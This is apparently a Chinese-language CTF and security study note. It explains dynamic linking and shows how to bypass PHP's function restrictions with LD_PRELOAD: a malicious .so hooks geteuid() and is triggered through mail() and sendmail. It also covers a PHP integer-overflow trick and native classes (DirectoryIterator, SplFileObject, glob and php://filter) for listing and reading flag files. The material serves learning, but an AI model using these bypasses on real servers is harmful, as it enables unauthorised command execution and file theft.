##########################ld\_preload########################

1、程序的链接

程序的链接可以分为以下三种

静态链接：在程序运行之前先将各个目标模块以及所需要的库函数链接成一个完整的可执行程序，之后不再拆开。

装入时动态链接：源程序编译后所得到的一组目标模块，在装入内存时，边装入边链接。

运行时动态链接：原程序编译后得到的目标模块，在程序执行过程中需要用到时才对它进行链接。

动态链接库的搜索路径搜索的先后顺序

LD\_PRELOAD > LD\_LIBRARY\_PATH > /etc/ld.so.cache > /lib > /usr/lib

（ld\_preload等动态链接库记载动态库的路径

因此，我们可以修改ldpreload指向的动态库文件来自定义一些函数的用途

LD\_PRELOAD：mail(内嵌在php中

例如：

#vim demo.php

<?php

mail(“,”,”,”);


?>

//创建了一个mail函数调用的php代码

#strace -o 1.txt -f php demo.php

//将demo.php执行的动作和调用程序记录在1.txt里

#cat 1.txt|grep execve



看到调用了sendmail指令

我们看看sendmail里有哪些库

#readelf -Ws /usr/sbin/sendmail

看到里面有getuid，我们可以修改getuid如下

#vim demo.c

#include<stdlib.h>#include<stdio.h>#include<string.h>

Void payload(){

system(“echo’恶意代码执行成功’”);}

Int geteuid(){

unsetenv(“LD\_PRELOAD”); payload();}//结束调用然后执行恶意代码

接下来让上面文件被编译成.so文件，生成动态链接库文件

#gcc -shared -fPIC demo.c -o demo.so

接下来修改demo.php让其加载的动态库为demo.so

#vim demo.php

<?php

putenv(“LD\_PRELOAD=./demo.so”);

mail(“,”,”,”);

?>

绕过条件：能上传自己的so文件，putenv函数可以使用



一，数组溢出

要显示flag的值,首先需要count[]不等于1,并且构造利用$a($b)进行flag文件的输出。要将count[]值不等于1,可以使其发生错误(数组溢出)，[php数组](https://so.csdn.net/so/search?q=php%E6%95%B0%E7%BB%84&spm=1001.2101.3001.7020" \t "https://blog.csdn.net/weixin_53090346/article/details/_blank)的临界值是9223372036854775807。让c为此值便会发生错误,执行else部分。

二，原生类与$a($b)

Eval(echo new $a($b))可以使用原生类进行构造从而输出flag的值。

什么是原生类？原生类就是php内置类，不用定义php自带的类，即不需要在当前脚本写出，但也可以实例化的类

1）遍历文件的原生类

<?php

$a = new DirectoryIterator("glob://f\*");

echo $a;

以上是经常使用的DirectoryIterator类，可以配合glob伪协议遍历目录里的文件

如果想显示所有的文件可以用foreach函数来遍历，比如

<?php

$a = new DirectoryIterator("/");

foreach($a as $f){

echo($f.'<br>');

}

DirectoryIterator类：里面包含\_\_tostring


当执行echo函数时 会触发\_\_toString()方法，输出指定目录里面经过排序之后的第一个文件名

说人话：echo能输出文件名

1. 输出文件的原生类

SplFileObject

当用文件目录遍历到了敏感文件时，可以用SplFileObject类，同样通过echo触发SplFileObject中的\_\_toString()方法。



也可以通过SplFileObject类以及联合伪协议进行读取。php://filter